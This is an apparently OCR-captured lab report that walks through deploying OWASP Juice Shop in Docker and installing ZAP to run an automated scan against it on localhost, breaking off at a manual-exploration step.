o A system with Docker installed (for running Juice Shop).

o Sufficient permissions to configure network settings for proxy.

o At least 8GB RAM and 20GB storage recommended.

Step 1: Cloning the Juice Shop Repository

Heading:

Setting Up the Vulnerable Web Application **Brief Explanation:**

The first screenshot shows the GitHub repository of OWASP Juice Shop, an intentionally vulnerable web application used for security training. The subsequent screenshots document the process of cloning this repository to a local machine using the git clone command. This step is crucial as it downloads the application's source code, allowing for local deployment and testing.

Lab Observation:

- The repository contains multiple branches and tags, indicating various versions and fixes.
- The cloning process completes successfully, downloading approximately 246 MB of data.


Step 2: Installing Dependencies



Heading:
Resolving Dependencies for Juice Shop **Brief**
Explanation:
After cloning, the npm install command is executed to install the necessary dependencies for Juice Shop. The output shows numerous deprecated packages and security warnings, highlighting outdated or vulnerable components. This is intentional, as Juice Shop is designed to demonstrate security flaws.


Lab Observation:


- Multiple deprecated packages (e.g., inflight, fstream) are flagged, some with critical security issues.




- The warnings suggest the application includes outdated dependencies for educational purposes.

Step 3: Deploying Juice Shop via Docker


/home/prajwalsb/juice-shop
docker run -d -p 3000:3000 bkimminich/juice-shop
Unable to find image 'bkimminich/juice-shop:latest' locally
latest: Pulling from bkimminich/juice-shop
3d78e577de35: Pull complete
bfb59b82a9b6: Pull complete
4eff9a62d888: Pull complete
a62778643d56: Pull complete
7c12895b777b: Pull complete
3214acf345c0: Pull complete
5664b15f108b: Pull complete
0bab15eea81d: Pull complete
4aa0ea1413d3: Pull complete
da7816fa955e: Pull complete
9aee425378d2: Pull complete
d00c3209d929: Pull complete
221438ca359c: Pull complete
ab0f6cad3051: Pull complete
6f971e93c4e2: Pull complete
c83c31ce41af: Pull complete
0cb5c07f8edd: Pull complete
3137de975d0a: Pull complete
b78a86c4c4b5: Pull complete
bc0e9837a40c: Downloading [==========>] 68.03MB/97.55MB
916a4ab8bcd7: Download complete
bc0e9837a40c: Pull complete
916a4ab8bcd7: Pull complete
Digest: sha256:db5bacffb67d4baba08df1d7cf79aa57402eddfe526da37cdf0620a4131e82ca
Status: Downloaded newer image for bkimminich/juice-shop:latest
a1990c28b9534afd4e1d68accf3fb3cf44c4b3e38f4037557eda4d65780c0a72


Processing triggers for kali-menu (2025.2.3) ...
(root㉿prajwalsb)-[/home/prajwalsb/juice-shop]
sudo systemctl enable docker --now
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker





Heading: Containerized Deployment for Easy Access **Brief Explanation:**
Instead of running Juice Shop locally, Docker is used to deploy it as a container. The command docker run -d -p 3000:3000 bkimminich/juice-shop pulls the pre-built image and starts the application on port 3000. This method simplifies setup and ensures consistency.


Lab Observation:

- The Docker image is downloaded successfully, and the container starts without errors.
- Accessing http://localhost:3000 confirms the application is running, displaying a mock ecommerce interface.

Step 4: Installing and Configuring ZAP Proxy


OWASP Juice Shop
ZAP - Download
(root@prajwalsb)-[/home/prajwalsb/Downloads]
ls
ZAP_2_16_1_unix.sh
(root@prajwalsb)-[/home/prajwalsb/Downloads]
./ZAP_2_16_1_unix.sh
Starting Installer ...
(root@prajwalsb)-[/home/prajwalsb/Downloads]
#
Windows (64) Installer
234 MB
Download
(root@prajwalsb)-[/home/prajwalsb/Downloads]
/opt/zaproxy/zap.sh
Found Java version 21.0.7
Available memory: 4652 MB
Using JVM args: -Xmx1163m
1131 [main] INFO org.parosproxy.paros.Constant - Copying default configuration to /root/.ZAP/config.xml
1444 [main] INFO org.parosproxy.paros.Constant - Creating directory /root/.ZAP/session
1455 [main] INFO org.parosproxy.paros.Constant - Creating directory /root/.ZAP/dirbuster
1458 [main] INFO org.parosproxy.paros.Constant - Creating directory /root/.ZAP/fuzzers
1458 [main] INFO org.parosproxy.paros.Constant - Creating directory /root/.ZAP/plugin
1655 [main] WARN org.zaproxy.zap.ZapBootstrap - ZAP is being run using the root user - this is NOT recommended!
1740 [main] INFO org.zaproxy.zap.GuiBootstrap - ZAP 2.16.1 started 18/05/2025, 19:50:14 with home: /root/.ZAP/ cores:
1 maxMemory: 1 GB
1869 [AWT-EventQueue-0] WARN org.zaproxy.zap.GuiBootstrap - Failed to set awt app class name: Unable to make field pr
ivate static java.lang.String sun.awt.X11.XToolkit.awtAppClassName accessible: module java.desktop does not "opens sun
.awt.X11" to unnamed module @2f490758


(root@prajwalsb)-[/home/prajwalsb/Downloads]
chmod +x ZAP_2_16_1_unix.sh
(root@prajwalsb)-[/home/prajwalsb/Downloads]
ls
ZAP_2_16_1_unix.sh
(root@prajwalsb)-[/home/prajwalsb/Downloads]
#





Heading: Preparing the Penetration Testing Tool **Brief Explanation:**
OWASP ZAP (Zed Attack Proxy) is downloaded and installed to perform security testing on Juice Shop. The installer is executed, and ZAP is configured to proxy traffic through 127.0.0.1:8888. This setup allows ZAP to intercept and analyze HTTP/HTTPS requests.


Lab Observation:

- ZAP 2.16.1 is installed on a Linux system.
- Proxy settings are configured manually to ensure traffic routing through ZAP.

Step 5: Initiating an Automated Scan


Quick Start
Request
Response
Requester
Automated Scan
ZAP by Checkmarx
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://localhost:3000
Select...
Use traditional spider:
Use ajax spider:
If Modern
with
Firefox
Attack
Stop
Progress:
Using traditional spider to discover the content
Current Scans: 1 URLs Found: 50 Nodes Added: 8 Export
Method
URI
Flags
Out of Scope
Search
ENG
IN
20:36
16-05-2025






Heading:
Launching a Vulnerability Scan
Brief Explanation:
ZAP's "Automated Scan" feature is used to test Juice Shop. The target URL (http://localhost:3000) is entered, and the scan begins, spidering the application to identify vulnerabilities. The progress is monitored in real-time.

Lab Observation:

- The scan discovers multiple URLs and nodes, though some are flagged as "Out of Scope" (e.g., external links).
- Initial results show low-severity alerts, but further analysis may reveal more critical issues.

Step 6: Manual Exploration Setup



